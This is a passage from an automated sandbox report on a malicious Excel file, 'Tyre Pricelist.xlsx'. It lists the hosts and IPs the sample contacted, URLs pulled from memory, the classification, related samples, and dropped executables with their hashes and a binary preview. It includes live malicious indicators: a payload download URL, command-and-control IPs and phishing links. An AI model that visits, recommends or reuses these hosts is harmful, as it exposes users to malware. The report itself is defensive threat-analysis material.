www.atlanticdentallab.com	180.215.92.80	true	true	• 0%, Virustotal, Browse	unknown
www.pestigenix.com	91.195.241.137	true	true		unknown
workfinethdysanotherrainbowlomoyentthghf.ydns.eu	103.125.191.5	true	true	• 4%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.chol.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mercadolivre.com.br/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.merlin.com.pl/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.de/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.mtv.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.nifty.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.dailymail.co.uk/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ya.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.iis.fhg.de/audioPA	explorer.exe, 00000008.0000000 0.2196291605.0000000004B50000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sogou.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://asp.usatoday.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://fr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://rover.ebay.com	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://in.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.in/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://msk.afisha.ru/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.hanafos.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.naver.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.t-online.de/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.amazon.de/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http:// www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	explorer.exe, 00000008.0000000 0.2195836515.00000000041AD000. 00000004.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.orange.es/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://buscador.terra.es/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.orange.co.uk/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.iask.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.tesco.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.seznam.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://suche.freenet.de/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.interpark.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.ipop.co.kr/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.espn.go.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.myspace.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://search.centrum.cz/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://p.zhongsou.com/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://service2.bfast.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	vbc.exe, 00000004.00000002.219 5649466.00000000064A0000.00000 002.00000001.sdmp, RegAsm.exe, 00000006.00000002.2219630675. 0000000002120000.00000002.0000 0001.sdmp, explorer.exe, 00000 008.00000000.2189359116.000000 0001C70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://ariadna.elmundo.es/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.news.com.au/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cdiscount.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.tiscali.it/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://it.search.yahoo.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.ceneo.pl/favicon.ico	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high
http://www.servicios.clarin.com/	explorer.exe, 00000008.0000000 0.2207343803.000000000A3E9000. 00000008.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
91.195.241.137	unknown	Germany		47846	SEDO-ASDE	true
103.125.191.5	unknown	Viet Nam		135905	VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	true
180.215.92.80	unknown	Singapore		64050	BCPL-SGBGPNETGlobalASNSG	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	321115
Start date:	20.11.2020
Start time:	11:22:16
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 54s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Tyre Pricelist.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13

Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLSX@15/3@3/3
EGA Information:	Failed
HDC Information:	• Successful, ratio: 21.3% (good quality ratio 20.1%) • Quality average: 70.9% • Quality standard deviation: 28.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, conhost.exe • TCP Packets have been reduced to 100 • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:23:16	API Interceptor	97x Sleep call for process: EQNEDT32.EXE modified
11:23:20	API Interceptor	55x Sleep call for process: vbc.exe modified
11:23:26	API Interceptor	32x Sleep call for process: RegAsm.exe modified
11:23:43	API Interceptor	230x Sleep call for process: NETSTAT.EXE modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.125.191.5	2eD17GZuWs.exe	Get hash	malicious	Browse	• 103.125.191.5/bin_xMjelaYnr43.bin
	Unique food order.xlsx	Get hash	malicious	Browse	• 103.125.191.5/bin_xMjelaYnr43.bin

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SEDO-ASDE	new file.exe.exe	Get hash	malicious	Browse	• 91.195.241.136
	Bonifico n.1101202910070714.exe	Get hash	malicious	Browse	• 91.195.241.136
	hRVrTsMv25.exe	Get hash	malicious	Browse	• 91.195.241.136
	v6k2UHU2xk.exe	Get hash	malicious	Browse	• 91.195.241.136
	http://walmartmoneycard.xyz	Get hash	malicious	Browse	• 91.195.240.136
	http://ww1.0ffice.com/	Get hash	malicious	Browse	• 91.195.240.14
	New Additional Agreement.exe	Get hash	malicious	Browse	• 91.195.240.94
	UBEH7JEUC0.exe	Get hash	malicious	Browse	• 91.195.241.136
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 91.195.240.94
	H4A2-423-EM152-010.TIF.exe	Get hash	malicious	Browse	• 91.195.240.13
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 91.195.240.94
	ORDER7098EAR.exe	Get hash	malicious	Browse	• 91.195.241.136
	mFNIsJZPe2.exe	Get hash	malicious	Browse	• 91.195.240.94
	http://walmartmoneycard.xyz	Get hash	malicious	Browse	• 91.195.240.136
	Additional Agreement 2020-KYC.exe	Get hash	malicious	Browse	• 91.195.240.94
	AWB# 9284730932.exe	Get hash	malicious	Browse	• 91.195.240.94
	DEWA PROJECT 12100317.exe	Get hash	malicious	Browse	• 91.195.240.94
	http://tgreendot.com	Get hash	malicious	Browse	• 91.195.240.136
	http://freeaccountnow.com	Get hash	malicious	Browse	• 91.195.240.136
	http://krypton.rackage.co.uk	Get hash	malicious	Browse	• 91.195.240.87
VNPT-AS-VNVIETNAMPOSTSANDTELECOMMUNICATIONSGROUPVN	2eD17GZuWs.exe	Get hash	malicious	Browse	• 103.125.191.5
	Unique food order.xlsx	Get hash	malicious	Browse	• 103.125.191.5
	tt payment proof.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	TIE-3735-2020.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	payslip.s.xlsx	Get hash	malicious	Browse	• 103.125.191.187
	Telex-relase.xlsx	Get hash	malicious	Browse	• 103.141.138.120
	Y0L60XAhvo.rtf	Get hash	malicious	Browse	• 103.141.138.122
	d6pj421rXA.exe	Get hash	malicious	Browse	• 103.139.45.59
	8YPssSkVtu.rtf	Get hash	malicious	Browse	• 103.141.138.87
	PI098763556299.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	PIT12425009.xlsx	Get hash	malicious	Browse	• 103.125.191.229
	wIeFid8p7Q.exe	Get hash	malicious	Browse	• 103.125.189.164
	Dell ordine-09362-9-11-2020.exe	Get hash	malicious	Browse	• 103.139.45.59
	shipping documents.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	shipping documents.xlsx	Get hash	malicious	Browse	• 103.133.108.6
	EES RFQ 60-19__pdf.exe	Get hash	malicious	Browse	• 103.114.107.156
	Quotation_20CF18909.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	Quotation_20CF18909.xlsx	Get hash	malicious	Browse	• 103.141.138.122
	Z08LsyTAN6.exe	Get hash	malicious	Browse	• 103.125.189.164
	QUO_M.VECOQUEEN.xlsx.docx	Get hash	malicious	Browse	• 103.125.191.123
BCPL-SGBGPNETGlobalASNSG	ABSyodh8yx.exe	Get hash	malicious	Browse	• 143.92.57.83
	tr2rgxBVl1.exe	Get hash	malicious	Browse	• 143.92.57.83
	5kVcSS3v3q.exe	Get hash	malicious	Browse	• 143.92.57.83
	VfXZcSLj.exe	Get hash	malicious	Browse	• 14.128.35.30
	ORDERCONFIRMATION_PDF.exe	Get hash	malicious	Browse	• 96.43.100.200
	Scan_PO2384899237374839 24.exe	Get hash	malicious	Browse	• 180.215.112.164
	Remittance Scan DOC-2029293#PI207-048.exe	Get hash	malicious	Browse	• 180.215.95.222
	PO8479349743085.exe	Get hash	malicious	Browse	• 96.43.96.14
	PO#47974GH397.exe	Get hash	malicious	Browse	• 96.43.96.14
	Maersk Kleven V949E.xlsx	Get hash	malicious	Browse	• 118.107.13.191
	YDrnUOyMmD.exe	Get hash	malicious	Browse	• 118.107.13.191
	http://https://thehighestleveloftheworld.top/f862d13454fd267baa5fedfffb200567/signin.php?country=ZA-South%20Africa&lang=en	Get hash	malicious	Browse	• 118.107.14.220

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://www.amazon.co.jp.d13f0fed4d24d232f3c591.net/mobile/	Get hash	malicious	Browse	• 118.107.14.158
	http://https://amazon.account-update.amazon.co.jp.s8u913f0fed42f3c6a45b3.net/mobile/	Get hash	malicious	Browse	• 118.107.14.139
	http://down.idc3389.top/downloader.exe	Get hash	malicious	Browse	• 116.193.154.122

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\svchost[1].exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	downloaded
Size (bytes):	599552
Entropy (8bit):	7.855744157979213
Encrypted:	false
SSDEEP:	12288:K29Z0ZfOKYJqFwpzpYTnMS3hrrnpII5GJriD:f9WtZY7wTnT9npu5G0
MD5:	429BBA6DBE159C300679509BE3085665
SHA1:	F79F58BC3142B59D0D8669595A01770BDF5486FF
SHA-256:	04274B027D3BD09EC0D7B58FF5AF64AA06E626668995CB5EF6D7FAD939BC6C33
SHA-512:	450A46356FB78D3E37E64F0EDC8A4197E2E22E8C29E36499D1F08FD00F6B38999E4534AC5165CDFA59D68A179EDE64362EF5CF27DCCD2719DDB0FDA9A59934D
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 33%
Reputation:	low
IE Cache URL:	http://workfinethdysanotherrainbowlomoyentthghf.ydns.eu/worksdoc/svchost.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....._.....=... ...@....@.. .....U.... .@.....=..O....@..B.....`..... ..... ..H.....text..... ..... ..`.rsrc...B....@..... .....@..@.relo c.....`.....$.....@..B.....=.....H.....q...+.....a.b.d.c.e.f.g.h.i.j.k.l.m.n.p.r.q.s.t.u.v.w.z.y.x.0.1.2.3.4.5.6.7.8.9.A.B.C.D.E .F.G.H.I.J.K.L.M.N.Q.P.R.T.S.V.U.W.X.Y.Z.6..(....o....*B...(.....o....&*2.(....t....*.(....&*2.t....o....*F~....~....(.....*..*..(....*.(.....(.....(....(....o.....*&...o....*.(....*.(....*.r?. .p.....*6..{b...(^...*..o.....{a...{c....{b...oZ...(^...*.so....p...*..oq...*V.{....od....(...+...*J.{....o1....ov...*J

C:\Users\user\Desktop\~$Tyre Pricelist.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fj/FFDJw2fV:vBFFGaFFGS
MD5:	96114D75E30EBD26B572C1FC83D1D02E
SHA1:	A44EEBDA5EB09862AC46346227F06F8CFAF19407
SHA-256:	0C6F8CF0E504C17073E4C614C8A7063F194E335D840611EEFA9E29C7CED1A523
SHA-512:	52D33C36DF2A91E63A9B1949FDC5D69E6A3610CD3855A2E3FC25017BF0A12717FC15EB8AC6113DC7D69C06AD4A83FAF0F021AD7C8D30600AA8168348BD0FA90
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . . ..user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows

C:\Users\Public\vbc.exe	
Category:	dropped
Size (bytes):	599552
Entropy (8bit):	7.855744157979213
Encrypted:	false
SSDEEP:	12288:K29Z0ZfOKYJqFwpzpYTnMS3hrrnpII5GJriD:f9WtZY7wTnT9npu5G0
MD5:	429BBA6DBE159C300679509BE3085665
SHA1:	F79F58BC3142B59D0D8669595A01770BDF5486FF
SHA-256:	04274B027D3BD09EC0D7B58FF5AF64AA06E626668995CB5EF6D7FAD939BC6C33
SHA-512:	450A46356FB78D3E37E64F0EDC8A4197E2E22E8C29E36499D1F08FD00F6B38999E4534AC5165CDFA59D68A179EDE64362EF5CF27DCCD2719DDB0FDA9A59934D
Malicious:	**true**
